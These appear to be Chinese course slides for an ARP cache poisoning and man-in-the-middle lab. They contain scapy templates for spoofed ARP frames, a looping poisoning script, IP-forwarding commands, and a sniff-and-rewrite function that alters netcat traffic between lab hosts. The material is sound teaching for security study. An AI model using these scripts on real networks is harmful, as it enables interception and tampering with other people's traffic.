
- 从10.0.2.4 ping 10.0.1.15



No.	Time	Source	Destination	Protocol	Length	Info
1	202…	PcsCompu_65:a7:3c	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.4
2	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	10.0.2.15 is at 08:00:27:b8:7c:bb
3	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=1/256,
4	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=1/256,
5	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=2/512,
6	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=2/512,
7	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	Who has 10.0.2.4? Tell 10.0.2.15
8	202…	PcsCompu_65:a7:3c	PcsCompu_b8:7…	ARP	42	10.0.2.4 is at 08:00:27:65:a7:3c


```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_65:a7:3c (08:00:27:65:a7:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Sender IP address: 10.0.2.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.15
```

ARP缓存


Terminal
$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 ether 08:00:27:b8:7c:bb C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3
$
$ sudo arp -d 10.0.2.15
删除10.0.2.15的arp信息
$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 (incomplete) enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3
$
$ ping -c 1 10.0.2.15
网络访问10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.424 ms
--- 10.0.2.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.424/0.424/0.424/0.000 ms
$
$ arp -n
自动增加了10.0.2.15的arp信息
Address HWtype HWaddress Flags Mask Iface
10.0.2.15 ether 08:00:27:b8:7c:bb C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.3 ether 08:00:27:e5:ba:90 C enp0s3

ARP欺骗

- 一台不可信赖的计算机会发出假冒的ARP查询或应答信息，并将所有流向它的数据流转移。这样，它就可以伪装成某台机器，或修改数据流。这种攻击叫做**ARP欺骗攻击**。



ARP缓存中毒

- 使用ARP请求
  - 构造一个ARP请求包并发送给主机
- 使用ARP响应
  - 构造一个ARP响应包并发送给主机
- 使用免费ARP——当主机需要向所有其他机器的ARP缓存更新过期信息时使用
  - 源和目的IP地址均为发布免费ARP的主机地址
  - ARP头部和以太帧头部的目的MAC地址都是广播MAC地址（FF:FF:FF:FF:FF:FF）

利用scapy构造ARP报文

- 构造ARP报文
  - sendp(Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc = '00:0c:29:72:b2:b5', psrc = '192.168.2.20', hwdst = 'ff:ff:ff:ff:ff:ff', pdst = '192.168.2.21') / 'abc', iface='eth0’)
- 可以分成两条命令（构造和发送）
  - arp= Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc = '00:0c:29:72:b2:b5', psrc = '192.168.2.20', hwdst='ff:ff:ff:ff:ff:ff', pdst = '192.168.2.21') / 'abc’
- ls(arp) 查看报文的信息
  - 修改某些字段,比如：arp.op=2
- 发送报文
  - sendp(arp,iface=‘eth0’)

scapy——接收二层报文

- 发送和接收二层报文srp()
  - srp(Ether(dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc = '00:0c:29:72:b2:b5', psrc = '192.168.2.20', hwdst = 'ff:ff:ff:ff:ff:ff', pdst = '192.168.2.21') / 'abc', iface='eth0’)
- 应答包列表ans(响应报文），unans（未响应报文）
  - ans, unans = srp(…)
- 查看响应报文的信息Show()、 summary(), nsummary()
  - ans.show(), unans.show(), ans.summary(),有多个报文序列的话，还可以用数组下标来具体看每个报文的信息，比如ans[0], ans[1]
  - ans[0][0](ans[0]的请求报文）, ans[0][1]（ans[0]的响应报文)

任务1：ARP缓存中毒攻击 (arp_request.py)


```
#!/usr/bin/python3
from scapy.all import *

IP_victim    = ""
MAC_victim   = ""

IP_spoofed      = ""
MAC_spoofed     = ""

print("SENDING SPOOFED ARP REQUEST.....")

ether = Ether()
ether.dst =
ether.src =

arp = ARP()
arp.psrc  =
arp.hwsrc =
arp.pdst  =
arp.op = 1
frame = ether/arp
sendp(frame)
```

任务：HostM冒充HostB给HostA发送伪造ARP报文

三种方式：

构造ARP请求报文
构造ARP响应报文
构造免费ARP

ARP中间人攻击(MITM）



任务2：将流量重定向到中间人（arp_poisoning_mitm.py）

```
# Machine A's informaton
IP_A  = ""
MAC_A = ""

# Machine B's informaton
IP_B  = ""
MAC_B = ""

# Attacker Machine's informaton
IP_M  = ""
MAC_M = ""


print("SENDING SPOOFED ARP REPLY.........")

# Construct spoofed ARP sent to machine A
ether1     = Ether()
ether1.dst = MAC_A
arp1       = ARP()
arp1.psrc  =
arp1.hwsrc =
arp1.pdst  =
arp1.op    = 1
frame1     = ether1/arp1
```

```
# Construct spoofed ARP sent to machine B
ether2      = Ether()
ether2.dst  = MAC_B
arp2        = ARP()
arp2.psrc   =
arp2.hwsrc  =
arp2.pdst   =
arp2.op     = 1
frame2      = ether2/arp2


while 1:
   sendp(frame1)
   sendp(frame2)
   sleep(5)
```

中间人控制流量

- 转发流量
  - sudo sysctl net.ipv4.ip_forward=1
  - echo 1 >/proc/sys/net/ipv4/ip_forward
- 拦截流量
  - sudo sysctl net.ipv4.ip_forward=0
  - echo 0 >/proc/sys/net/ipv4/ip_forward
- 修改流量

任务3：针对telnet的中间人攻击

- 对主机 A 和 B 执行 ARP 缓存中毒攻击。
- 在主机 M 上打开 IP 转发。
- 从主机 A telnet连接到主机 B
- 建立 telnet 连接后，关闭 IP 转发。
- 主机 M上 进行嗅探和欺骗攻击。

任务4：针对netcat的中间人攻击

```
seed@10.0.2.6:$ nc 10.0.2.7 9090
hello Bob Smith
Hello kevin du
hello Alice
```

```
Server(10.0.2.7):$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*]
hello Bob Smith
Hello AAAAA du
hello Alice
```

```
def spoof_pkt(pkt):
        ……
        data = pkt[TCP].payload
        newpkt = ""
        print("*** %s, length: %d" % (data, len(data)))
        newdata = data.replace(b'kevin', b'AAAAA' )

        send( newpkt/newdata)

f = 'tcp and (ether src ' + MAC_A +  ' or ' + \
            'ether src ' + MAC_B +  ' )'
pkt = sniff(filter=f, prn=spoof_pkt)
```

将输入的字符串修改为“学号_名字拼音”

总结

- 以太帧和**MAC**头
- **MAC**地址和**ARP**协议
- **ARP**缓存中毒攻击
- 利用**ARP**缓存中毒实施中间人攻击

实验任务

- 按照指导手册进行实验，完成问题，在超星平台提交